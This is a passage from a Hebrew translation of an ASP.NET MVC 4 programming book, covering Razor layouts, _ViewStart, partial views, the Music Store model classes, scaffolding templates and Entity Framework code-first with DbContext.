האם לא היה ראוי יותר אם היינו יכולים להגדיר תוכן ברירת מחדל שיוצג במקרה שהתצוגה אינה מעבירה תוכן לסעיף שמוגדר במערך הפריסה? הנה דרך אחת לעשות זאת. היא קצת מסורבלת, אבל היא פועלת.

```
<footer>
  @if (IsSectionDefined("Footer")) {
  RenderSection("Footer");
  }
  else {
  <span>This is the default footer.</span>
  }
</footer>
```

בפרק 15 נכיר אפשרות Razor מתקדמת בשם Templated Razor Delegates, אשר תאפשר לספק פתרון אלגנטי יותר לתרחיש הזה.

שינוי ברירת המחדל של מערך פריסה ב- MVC 4

כאשר אתם יוצרים יישום MVC 4 חדש באמצעות תבנית Internet Application או באמצעות Intranet Application, התשתית יוצרת מערך פריסה ברירת מחדל עם כמה סגנונות בסיסיים. עד לגרסת MVC 4, העיצוב של תבניות ברירת המחדל היה מאוד ספרטני, והסתכם בבלוק טקסט לבן על רקע כחול.

כפי שנאמר בפרק 1, תבניות ברירת המחדל של MVC 4 נכתבו מחדש במלואן, וכעת הן מספקות עיצוב חזותי הרבה יותר עשיר. בנוסף למראה המשופר, דפי HTML וגיליונות CSS שודרגו בצורה המאפשרת להם לתמוך ברוחבי מסך משתנים (לרבות המסכים הקטנים של התקנים ניידים). העיצוב המותאם הזה משתמש בתקני אינטרנט עדכניים, כגון CSS Media Queries. בפרק 15 נעסוק בנושא זה ובאופן הפעולה של התכונות החדשות הללו.

קובץ ViewStart

בדוגמאות שהצגנו, כל תצוגה השתמשה במערך פריסה שמשמש אותה באמצעות המאפיין Layout. אם יש קבוצה של תצוגות שמשתמשות באותו מערך פריסה, הגישה הזו אינה היעילה ביותר ועשויה לגרום לקשיים בהיבט של תחזוקה.

תוכלו להשתמש בקובץ _ViewStart.cshtml כדי לייעל את הקישור בין תצוגות לבין מערך הפריסה. הקוד שבקובץ הזה מורץ לפני הקוד שבכל תצוגה שנמצאת באותה תיקייה. הקוד מוחל באופן רקורסיבי גם על כל תצוגה שנמצאת בתוך תיקיות המשנה של אותה תיקייה.

בעת יצירת פרויקט ברירת מחדל של ASP.NET MVC, ניתן לראות שקובץ _ViewStart.cshtml מוסף באופן אוטומטי לתיקיית Views. הקובץ הזה מכיל הפניה לפריסת ברירת המחדל.

```
@{
  Layout = "~/Views/Shared/_Layout.cshtml";
}
```

מכיוון שהקוד שבקובץ מורץ לפני הקוד שבתצוגה, התצוגה יכולה לעקוף את המאפיין Layout ולבחור מערך פריסה אחר. אם היישום כולל קבוצה של תצוגות בעלות הגדרות משותפות, קובץ _ViewStart.cshtml הוא המקום הטבעי לריכוז הגדרות התצוגה המשותפות שלהן. אם בתצוגות כלשהי יש צורך לעקוף את אחת ההגדרות המשותפות, ניתן לעשות זאת בקוד של התצוגה עצמה.

הפניה לתצוגה חלקית

בנוסף להחזרת תצוגה, שיטת פעולה יכולה גם להחזיר תצוגה חלקית בתור PartialViewResult באמצעות השיטה PartialView. הנה דוגמה:

```
public class HomeController : Controller {
  public ActionResult Message() {
    ViewBag.Message = "This is a partial view.";
    return PartialView();
  }
}
```

במקרה זה, תמומש תצוגה בשם Message.cshtml. עם זאת, כאשר ההפניה למערך הפריסה נמצאת בדף _ViewStart.cshtml (ולא בתצוגה עצמה), מערך הפריסה לא ימומש.

התצוגה החלקית עצמה מאוד דומה לתצוגה רגילה, למעט העובדה שאינה מפנה למערך פריסה:

```
<h2>@ViewBag.Message</h2>
```

דבר זה שימושי בתרחישים שדרוש בהם עדכון חלקי של התצוגה באמצעות AJAX. להלן דוגמה בסיסית ביותר לשימוש בספרייה jQuery לטעינת התוכן של התצוגה החלקית אל התצוגה הנוכחית באמצעות קריאת AJAX:

```
<div id="result"></div>

<script type="text/javascript">
$(function(){
  $('#result').load('/home/message');
});
</script>
```

בדוגמה זו נשתמש בשיטה load של jQuery לביצוע בקשת AJAX לפעולה Message, ולעדכון תגית DIV בעלת זיהוי result בהתאם לתוצאת הבקשה.

כדי לראות את הדוגמאות לשימוש בתצוגות ובתצוגות חלקיות שהוצגו בשני הסעיפים האחרונים, התקינו את החבילה Wrox.ProMvc4.Views.SpecifyingViews בפרויקט ברירת מחדל של ASP.NET MVC 4 באמצעות NuGet, כפי שמוצג להלן:

```
Install-Package Wrox.ProMvc4.Views.SpecifyingViews
```

לאחר ההתקנה, הדוגמאות תתווספנה לתיקייה Samples יחד עם מספר שיטות פעולה, אשר כל אחת מהן מפנה לתצוגה באופן אחר. כדי להריץ את הפעולות לדוגמה, הקישו Ctrl+F5 כדי להריץ את הפרויקט והקלידו בשורת ה-URL את הנתיבים הבאים:

- /sample/index
- /sample/index2
- /sample/index3
- /sample/partialviewdemo

סיכום

מנועי תצוגה נוצרו למטרה מאוד מוגדרת ומוגבלת: לקבל נתונים שמועברים אליהם מהבקר וליצור פלט בפורמט מתאים, בדרך כלל HTML. מעבר לתפקיד זה ולתחומי האחריות הפשוטים הללו, ניתן לכם, המפתחים, החופש להשיג את התוצאות הרצויות מהתצוגות שלכם בכל דרך שנוחה לכם. הודות לתחביר התמציתי והפשוט של מנוע התצוגה Razor, תוכלו ליצור דפים עשירים ומאובטחים בקלות רבה, בין אם מדובר בדפים פשוטים או מורכבים.

פרק 4

מודלים (Models)

Scott Allen

עיקרי הפרק

- שימוש במודלים בדוגמת "חנות המוסיקה"
- תבניות פיגומים (scaffolding)
- עריכת אלבום
- כל מה שרציתם לדעת על קישור למודל

[הערת המתרגם והעורך - יכול להיות שלחלק מכם התרגום "פיגומים" למילה scaffolding תהיה קצת מוזרה, אבל זו המילה שבה משתמשים וגם אם בשוק משתמשים במילה באנגלית, כאשר כותבים ספר בעברית חייבים להשתמש במילה בעברית].

המילה **מודל** (**model**) בהקשר של פיתוח תוכנה מתייחסת למאות מושגים שונים. יש מודלי בשלות, מודלי עיצוב, מודלי איומים ומודלי תהליכים. ברוב ישיבות הפיתוח סביר להניח שבמוקדם או במאוחר אחד ממשתתפי הפגישה יזכיר מודל כלשהו. גם אם נגביל את המשמעויות של מודל להקשר של תבנית העיצוב MVC, עדיין נוכל להשוות בין היתרונות של השימוש באובייקט מודל מוכוון-עסק (business-oriented) ומודל אובייקט ייעודי-לתצוגה (view-specific). זהו דיון שלא אמור להיות זר לכם אם קראתם את פרק 3.


בפרק זה נעסוק במודלים כאובייקטים שמשמשים לשליחת מידע לבסיס הנתונים, מבצעים חישובים על סמך היגיון עסקי, ואפילו מועברים לתצוגה לצורך מימושם. אפשר לומר שהאובייקטים הללו מייצגים ישויות של היישום, והמודלים הם האובייקטים שאתם רוצים להציג, לשמור, ליצור, לעדכן ולמחוק.

תשתית ASP.NET MVC 4 כוללת מספר תכונות וכלים שמאפשרים לבנות את האלמנטים השונים ביישום על ידי הגדרת אובייקטי מודל בלבד. ניתן לחשוב על הבעיה שעליכם לפתור (כמו למשל כיצד לאפשר ללקוחות לקנות אלבומי מוסיקה), ולכתוב מחלקות #C פשוטות כגון Album, ShoppingCart או User שתייצגנה את האובייקטים העיקריים שמעורבים בתהליך.

לאחר מכן תוכלו להשתמש בכלים שמספקת תשתית MVC כדי לבנות את הבקרים והתצוגות הנחוצים כדי לתת בידי המשתמשים פונקציות הצגה, יצירה, עריכה ומחיקה סטנדרטיים עבור כל אחד מהאובייקטים שנוצרו בתהליך שמכונה מערכת פיגומים (scaffolding). אך לפני שנדון ב-scaffolding, עלינו ליצור תחילה את המודלים שעל בסיסם הם ייבָּנו.


המודלים של חנות המוסיקה

נניח שצריך לבנות את היישום ASP.NET MVC Music Store מאפס. הדבר הראשון שצריך יהיה לעשות, כמו בכל יישום טוב, הוא לבחור File ⇦ New Project בתפריטי Visual Studio. לאחר בחירת שם לפרויקט, תוצג תיבת הדו-שיח New ASP.NET MVC 4 Project שבתרשים 4-1, שבה יש לבחור בתבנית הפרויקט Internet Application.



תרשים 4-1

תבנית הפרויקט Internet Application כוללת את כל מה שדרוש כדי להתחיל לעבוד (תרשים 4-2): תצוגת מערך פריסה בסיסי, דף בית סטנדרטי עם קישור לכניסת משתמשים רשומים, גיליון סגנון ראשוני, וגם תיקיית Models ריקה למדי. הדבר היחיד שתמצאו בתוך התיקייה Models הוא הקובץ AccountModels.cs שבו כלולות כמה מחלקות מודל ייעודי-לתצוגה שמשמשות לצרכי ניהול חשבון (מחלקות אלו ייחודיות לתצוגות שמשמשות לרישום משתמשים חדשים, כניסת משתמשים קיימים ושינוי סיסמה).



תרשים 4-2

בשלב זה ייתכן שאינכם יודעים עדיין מהי הבעיה שאתם מנסים לפתור! עם זאת, עליכם לדבר עם הלקוח או בעל העסק וליצור אב טיפוס ראשוני, או שבכוונתכם לבצע פיתוח מוכוון-בדיקה כדי שתוכלו להציג עיצוב התחלתי כלשהו. תשתית ASP.NET MVC אינה כובלת אתכם לתהליך מסוים או למתודולוגיה מוגדרת מראש.

בסופו של דבר, אתם עשויים להחליט שהצעד הראשון בבניית חנות המוסיקה הרצויה הוא פיתוח היכולת להציג, ליצור, לערוך ולמחוק מידע שמתייחס לאלבומי מוסיקה. כדי ליצור את מודל האלבום עליכם להשתמש במחלקה הבאה:

```
public class Album
{
  public virtual int           AlbumId     { get; set; }
  public virtual int           GenreId     { get; set; }
  public virtual int           ArtistId    { get; set; }
  public virtual string       Title        { get; set; }
  public virtual decimal   Price           { get; set; }
  public virtual string       AlbumArtUrl  { get; set; }
  public virtual Genre      Genre          { get; set; }
  public virtual Artist        Artist      { get; set; }
}
```

הייעוד העיקרי של מודל האלבום הינו ייצוג התכונות העיקריות של אלבום המוסיקה, כגון שם האלבום והמחיר. כל אלבום משויך לאמן יחיד:

```
public class Artist
{
  public virtual int      ArtistId { get; set; }
  public virtual string   Name     { get; set; }
}
```

ייתכן שהבחנתם בכך שלמחלקה Album יש **שני** מאפיינים (properties) לניהול השיוך של האלבום לאמן: המאפיין Artist והמאפיין ArtistId. המאפיין Artist הוא **מאפיין ניווט** (**navigational property**) מכיוון שבהינתן אלבום, ניתן **לנווט** אל האמן שהאלבום משויך אליו באמצעות אופרטור הנקודה (favoriteAlbum.Artist).

המאפיין ArtistId נקרא **מאפיין מפתח זר** (**foreign key property**). באופן הפעולה של בסיסי נתונים טבלאיים אמנים ואלבומים מיוצגים על ידי רשומות בשתי טבלאות שונות. כל רשומת אמן יכולה להכיל שיוכים למספר אלבומים (קשר אחד לרבים), וכל רשומת אלבום משויכת לאמן אחד (קשר אחד לאחד). בחרנו להטמיע ערך של מפתח זר שהוא זיהוי האמן במודל האלבום, כדי שיתקיים קשר של מפתח זר בין טבלת רשומות האמנים לבין טבלת רשומות האלבומים.

יחסים בין מודלים

חלקכם עשויים להירתע מהרעיון של שימוש במאפייני מפתח זר במודל, מכיוון שמפתחות זרים מהווים חלק מהתחום שאמור להיות מנוהל על ידי בסיס הנתונים הטבלאי. השימוש במאפייני מפתחות זרים אינו הכרחי, ואפשר לוותר עליו אם רצונכם בכך.

בפרק זה נשתמש במאפייני מפתחות זרים מכיוון שמאוד נוח לעבוד איתם בכלים שבהם נשתמש.

כל אלבום כולל גם שיוך לז'אנר מוסיקלי, ועבור כל ז'אנר אפשר לנהל רשימה של אלבומים משויכים:


```
public class Genre
{
  public virtual int         GenreId       { get; set; }
  public virtual string      Name          { get; set; }
  public virtual string      Description   { get; set; }
  public virtual List<Album> Albums        { get; set; }
}
```

שימו לב שכל המאפיינים הוגדרו כווירטואליים (virtual). נדון במניעים לכך בהמשך הדיון. כעת שלוש המחלקות הפשוטות שהגדרנו תשמשנה בתור המודלים שלנו. מודלים אלה מספקים את כל מה שאנחנו צריכים לבניית הפיגומים למחלקת בקר ולמספר תצוגות, ובהמשך גם נוכל ליצור בסיס נתונים.

בניית פיגומים למנהל חנות

ההחלטה הבאה כרוכה ביצירת **מנהל חנות**. מנהל חנות הוא בקר שמאפשר לערוך פרטים של אלבום. לחצו לחיצה ימנית על התיקייה Controllers בפרויקט שלכם, ובחרו Add Controller. תיבת הדו-שיח שתופיע (תרשים 3-4) תאפשר לבחור שם עבור הבקר ולהגדיר מספר

אפשרויות לפיגומים. תבנית הפיגומים שבחרנו בדוגמה שבתרשים מצריכה מחלקת מודל והקשר נתונים (data context).



תרשים 4-3

מה זה פיגומים (Scaffolding)?

תוכלו להשתמש במערכת **הפיגומים (Scaffolding)** של ASP.NET MVC כדי להפיק את הקוד הסטנדרטי הדרוש לתכנות פונקציות יצירה, קריאה, עדכון ומחיקה (CRUD) ביישום. תבניות הפיגומים בודקות את הגדרות הטיפוסים של המודלים (כמו למשל המחלקה Album שיצרתם), ולאחר מכן מחלקת בקר מפיקה את התצוגות הנחוצות. תשתית הפיגומים יודעת לקבוע שמות מתאימים לבקרים ולתצוגות, איזה קוד צריך להיכלל בכל רכיב, והיכן למקם את כל הרכיבים הללו במבנה התיקיות של הפרויקט בצורה שתאפשר ליישום לפעול כהלכה.

התאמה אישית של פיגומים

בדומה לכל דבר אחר בתשתית ASP.NET MVC, אם אינכם מרוצים מהתנהגות ברירת המחדל של תשתית הפיגומים, תוכלו להתאים באופן אישי או להחליף לגמרי את האסטרטגיה שמשמשת להפקת הקוד בצורה שתספק את המענה הטוב ביותר להעדפות האישיות שלכם. תוכלו למצוא תבניות פיגומים חילופיות באמצעות NuGet (פשוט חפשו "scaffolding"). המאגר של NuGet הולך ומתמלא בתבניות פיגומים שמשמשות להפקת קוד על סמך תבניות עיצוב ספציפיות וטכנולוגיות שונות.

אם אתם **ממש** לא מרוצים מהתנהגות הפיגומים, אתם תמיד יכולים לבנות הכול בעצמכם. אתם לא חייבים להשתמש בפיגומים לבניית היישום, אבל השימוש בהם יכול לחסוך לכם זמן רב.

אל תצפו לבנות יישום שלם באמצעות פיגומים. עליכם להתייחס לפיגומים כאל כלי שפוטר אתכם מהעבודה המשעממת של יצירת קבצים במקומות המתאימים וכתיבת 100% מהקוד של היישום באופן ידני. אתם יכולים לערוך את הפלט של תבנית הפיגומים ולשחק איתו בדרכים שונות כדי לקרב את היישום לחזון שלכם. תבניות הפיגומים מיושמות רק כאשר אתם מפעילים אותן באופן מפורש, ולכן אינכם צריכים לחשוש שמחולל הקוד ידרוס שינויים שביצעתם בקבצים המקוריים שהופקו.

תשתית MVC 4 מספקת מגוון תבניות פיגומים. התבניות נבדלות זו מזו בהיקף הקוד המופק, החל מבקר ריק וכלה בבקר עשיר בפונקציות ובתצוגות נלוות. בסעיפים הבאים תמצאו הסבר קצר על כמה מהתבניות השכיחות.

Empty Controller

בחירה בתבנית **בקר ריק** תגרום להוספת מחלקה שיורשת ממחלקת הבסיס Controller אל התיקייה Controllers. שם המחלקה נקבע על ידכם בתיבת הדו-שיח. הפעולה היחידה בבקר היא פעולת Index ריקה מקוד (למעט הקוד שמשמש להחזרת התוצאה ViewResult במצבי ברירת מחדל). תבנית זו אינה יוצרת תצוגות כלשהן.

Controller with Empty Read/Write Actions

תבנית **הבקר שכולל פעולות קריאה/כתיבה ריקות** משמשת להוספת לפרויקט בקר עם הפעולות Index, Details, Create, Edit ו-Delete. הפעולות אינן ריקות מתוכן לחלוטין, אך לא ניתן לעשות בהן שימוש כלשהו עד להוספת קוד וכתיבת תצוגות לכל אחת מהפעולות.

API Controller with Empty Read/Write Actions

תבנית **בקר API שכולל פעולות קריאה/כתיבה ריקות** משמשת להוספת מחלקת בקר שיורשת ממחלקת הבסיס ApiController. אפשר להשתמש בתבנית זו כדי לבנות Web API עבור היישום. בממשקי Web API נדון בהרחבה בפרק 11.

Controller with Read/Write Actions and Views, Using Entity Framework

בתבנית **הבקר שכולל פעולות קריאה/כתיבה ותצוגות, ומשתמש בסביבת עבודה של ישויות** נבחר כעת. מעבר להפקת בקר עם מערך מלא של פעולות Index, Details, Create, Edit ו-Delete, התבנית מפיקה גם את כל התצוגות והקוד הדרושים בשביל לשמר ולשלוף מידע מבסיס הנתונים.

כדי להבטיח שהתבנית תפיק קוד תקין, עליכם לבחור מחלקת מודל (בתרשים 3-4 בחרנו במחלקה Album). מערכת הפיגומים סוקרת את כל המאפיינים של המודל שנבחר ומשתמשת במידע הנאסף כדי לבנות בקרים, תצוגות וקוד גישת נתונים.

כדי להפיק את קוד גישת הנתונים, תשתית הפיגומים זקוקה גם לשם של אובייקט **הקשר נתונים (data context)**. אתם יכולים להפנות את התשתית אל הקשר נתונים קיים, או לאפשר לה ליצור עבורכם הקשר נתונים חדש. אבל מהו **הקשר נתונים**? לפני שנוכל לענות על השאלה הזו נצטרך לסטות שוב מהנושא העיקרי כדי להציג בקצרה את התשתית Entity Framework.

פיגומים ותשתית Entity Framework

כל פרויקט ASP.NET MVC 4 חדש כולל על פי ברירת המחדל גם הפניה לתשתית Entity Framework (EF) – שהינה סביבת עבודה עבור היישויות. תשתית EF הינה תשתית **מיפוי אובייקט-טבלה** שיודעת כיצד לאחסן אובייקטי NET. בבסיס נתונים טבלאי (לעתים הוא נקרא גם בסיס נתונים יחסי או רלציוני) ולשלוף את האובייקטים הללו בתגובה לשאילתות LINQ.

גמישות בעבודה עם נתונים

ייתכן שתעדיפו לא להשתמש בתשתית Entity Framework ביישום ASP.NET MVC שלכם, ותשתית MVC אינה כובלת אתכם לתשתית EF. למעשה אין שום דבר ביישומי MVC שמחייב אתכם להשתמש בבסיס נתונים טבלאי או מכל סוג אחר. אתם יכולים לבנות ישומים באמצעות כל טכנולוגיית גישת נתונים אחרת או מקור נתונים אחר. אם אתם רוצים לעבוד עם קבצי טקסט בעלי ערכים מופרדים בפסיקים (CSV), או בשירותי רשת שמשתמשים במערך המלא של פרוטוקולי *-WS, אתם חופשיים לעשות זאת.

תשתית EF תומכת בפיתוח בסגנון **קוד-תחילה (code-first)**. השימוש בגישת קוד-תחילה מאפשר להתחיל לשמור ולשלוף מידע אל שרת SQL וממנו, מבלי ליצור סכמת בסיס נתונים ומבלי לפתוח את כלי העיצוב של Visual Studio. כל שעליכם לעשות הוא לכתוב מחלקות #C רגילות, ותשתית EF תדע באופן אוטומטי כיצד והיכן, לאחסן את ההיקרויות (המופעים) של המחלקות שיצרתם.

כבר הגדרנו את כל המאפיינים באובייקטי המודל שלנו כווירטואליים. אינכם חייבים להשתמש במאפיינים וירטואליים, אבל הם מסייעים לתשתית EF לנתח את המחלקות #C הפשוטות שלכם ומאפשרים לנצל תכונות שונות, כמו למשל את המנגנון היעיל של התשתית למעקב אחר שינויים. תשתית EF צריכה לדעת כאשר ערכו של מאפיין המודל משתנה מכיוון שהיא עשויה להידרש להעביר פקודת Update של SQL כדי להחיל את השינויים הללו על בסיס הנתונים.

מה קודם למה - הקוד או בסיס הנתונים?

אם אתם יודעים לעבוד עם Entity Framework, ומיישמים גישת **מודל-תחילה** או **סכמה-תחילה** לפיתוח היישום, אין זה אומר שלא תוכלו להשתמש בתבניות הפיגומים של MVC. צוות EF עיצב את גישת קוד-תחילה כדי לספק למפתחים סביבה נטולת הפרעות לעבודה איטראטיבית עם קוד ובסיס נתונים.

מוסכמות קוד-תחילה

תשתית EF, בדומה לתשתית ASP.NET MVC, מסתמכת על מספר מוסכמות כדי להפוך את חייכם לקלים יותר. לדוגמה, אם אתם רוצים לאחסן אובייקט מטיפוס Album בבסיס הנתונים, תשתית EF פועלת על סמך ההנחה שברצונכם לאחסן את הנתונים בטבלה בשם Albums. אם אחד האובייקטים שלכם כולל מאפיין בשם ID, תשתית EF מניחה שהמאפיין מכיל את ערך המפתח הראשי (primary key) ויוצרת עמודת מפתחות (זיהוי) ומשתמשת במנגנון auto-incrementing (להשמה אוטומטית של ערך קוד המפתח בעת הוספת רשומות).

כמו כן, תשתית EF כוללת מוסכמות נוספות לקשרי מפתחות זרים, שמות בסיסי נתונים ועוד. המוסכמות הללו חוסכות מכם את כל הנחיות המיפוי והתצורה אשר תשתיות מיפוי אובייקט-טבלה ישנות יותר היו דורשות מכם לספק. גישת קוד-תחילה יעילה במיוחד לבנייה של יישומים מאפס. אם אתם עובדים על בסיס נתונים קיים, סביר להניח שתצטרכו לספק נתוני-מטא למיפוי (ככל הנראה על ידי שימוש בגישת הפיתוח סכמה-תחילה של EF). אם אתם רוצים לדעת יותר על Entity Framework, מקום טוב להתחיל בו הוא "המרכז למפתחי נתונים" באתר MSDN (http://msdn.microsoft.com/en-us/data/aa937723).

המחלקה DbContext

כאשר אתם משתמשים בגישת קוד-תחילה של EF, הגישה לבסיס הנתונים מתבצעת דרך מחלקה-בת של המחלקה DbContext של EF. למחלקה היורשת יהיה לפחות מאפיין אחד מטיפוס DbSet<T>, כאשר כל T מייצג טיפוס של אובייקט שברצונכם לעבוד איתו. לדוגמה, המחלקה הבאה מאפשרת לכם לאחסן ולשלוף מידע על אלבום (Album) ועל אמן (Artist):

```
public class MusicStoreDB : DbContext
{
  public DbSet<Album> Albums { get; set; }
  public DbSet<Artist> Artists { get; set; }
}
```

באמצעות הֶקשר הנתונים הקודם, ניתן לאחזר את כל האלבומים בסדר אלפביתי באמצעות שאילתת LINQ, כמוצג להלן:

```
var db = new MusicStoreDB();
var allAlbums = from album in db.Albums
               orderby album.Title ascending
               select album;
```

כעת, כשאתם מכירים את הטכנולוגיה שבסביבתה פועלות תבניות הפיגומים המובנות, אנחנו יכולים להתקדם להצגת התוצאות אשר מתקבלות מהפעלת התבניות האלו.

בחירת אסטרטגיית גישה לנתונים

קיימות כיום דרכים רבות כדי לגשת לנתונים, והדרך שתבחרו בה תהיה תלויה לא רק בסוג היישום שאתם בונים, אלא גם באופי ובהעדפות האישיות שלכם (וגם של הצוות שלכם). לא ניתן להצביע על אסטרטגיית גישת נתונים אחת מושלמת שמתאימה לכל היישומים ולכל צוותי הפיתוח.


הגישה שמתוארת בפרק זה מסתמכת על מערך הכלים של Visual Studio, ומאפשרת להתחיל לעבוד בקלות ובמהירות. הקוד שנציג תקין לחלוטין ומבצע את הנדרש ממנו, אולם עבור מפתחים מסוימים ופרויקטים מסוימים הגישה הזו עשויה להיות פשטנית מדי. הפיגומים שמשמשים אותנו בפרק זה מתבססים על ההנחה שאתם בונים יישומים שמיישמים פעולות יצירה, קריאה, עדכון ומחיקה (CRUD) בסיסיות. יש יישומים רבים שמטרתם היחידה היא לספק פונקציות CRUD לצד תהליכי אימות בסיסיים, עם מספר קטן של תהליכים עסקיים. ביישומים מסוג זה, הפיגומים מהווים כלי עזר מצוין.

ליישומים מורכבים יותר מומלץ לבדוק ארכיטקטורות ודפוסי עיצוב שונים שעשויים להתאים יותר לדרישות המיוחדות שלכם. עיצוב מוכוון-תחום (Domain-Driven Design - DDD) הינה אחת מהגישות שמשמשות צוותים שנדרשים להתמודד עם יישומים מורכבים. הפרדת תפקידי פקודה-שאילתה (Command-Query Responsibility Separation – CQRS) הינה גישה נוספת אשר הולכת וצוברת פופולריות בקרב צוותים שמתמודדים עם בעיות פיתוח קשות.

בין תבניות העיצוב המקובלות שמפעילים בהן את DDD ואת CQRS ניתן למצוא את תבנית המחסן (repository) ואת תבנית יחידת העבודה (unit of work). תוכלו למצוא מידע נוסף על תבניות העיצוב הללו בכתובת http://msdn.microsoft.com/en-us/library/ff714955.aspx. אחד היתרונות של תבנית המחסן הוא האפשרות לסמן קו גבול פורמלי בין קוד גישת הנתונים ושאר חלקי היישום. הגבול הזה יכול לתרום ליכולת לבצע בדיקות יחידה לקוד. זהו למעשה אחד היתרונות העיקריים של קוד שנוצר באמצעות פיגומי ברירת המחדל.

הרצת תבנית הפיגום


נחזור לתיבת הדו-שיח Add Controller (ראו תרשים 3-4). מהרשימה הנפתחת Data Context Class, בחרו את New Data Context. על המסך תופיע תיבת הדו-שיח New Data Context (תרשים 4-4) אשר כוללת שדה שמאפשר להזין בו את שם המחלקה שתשמש אתכם לגישה לבסיס הנתונים (כולל מרחב השמות למחלקה הזו).



תרשים 4-4

הזינו את השם MusicStoreDB ולחצו OK כדי להשלים את מילוי תיבת הדו-שיח Add Controller (תרשים 5-4). כעת אנחנו מוכנים לבנות את הפיגומים עבור הבקר StoreManagerController ואת התצוגות הנלוות אליו עבור המחלקה Album.

לחצו Add ומערכת הפיגומים תתחיל מיד בעבודתה ותיצור קבצים חדשים במיקומים שונים בפרויקט. לפני שנתקדם, הבה נבחן את הקבצים הללו.



תרשים 5-4

הֶקשר הנתונים

מערכת הפיגומים מוסיפה לתיקיית המודלים (Models) של היישום שלכם קובץ חדש בשם MusicStoreDB.cs. המחלקה בתוך הקובץ יורשת מהמחלקה DbContext של EF ומספקת גישה למידע בבסיס הנתונים אשר קשור לאלבום, לז'אנר ולאמן. למרות שהעברנו למערכת הפיגומים מידע רק על המחלקה Album, המערכת זיהתה את המודלים הנלווים וכללה אותם בהֶקשר הנתונים.

```
public class MusicStoreDB : DbContext
{
  public DbSet<Album> Albums { get; set; }

  public DbSet<Genre> Genres { get; set; }

  public DbSet<Artist> Artists { get; set; }
}
```

כדי לגשת לבסיס הנתונים, כל שצריך לעשות הוא ליצור מופע של מחלקת הקשר הנתונים. אתם בוודאי שואלים את עצמכם איזה בסיס נתונים ישמש את הקשר הנתונים? התשובה לשאלה זו תינתן בהמשך, כאשר נריץ את היישום לראשונה.

הבקר StoreManagerController

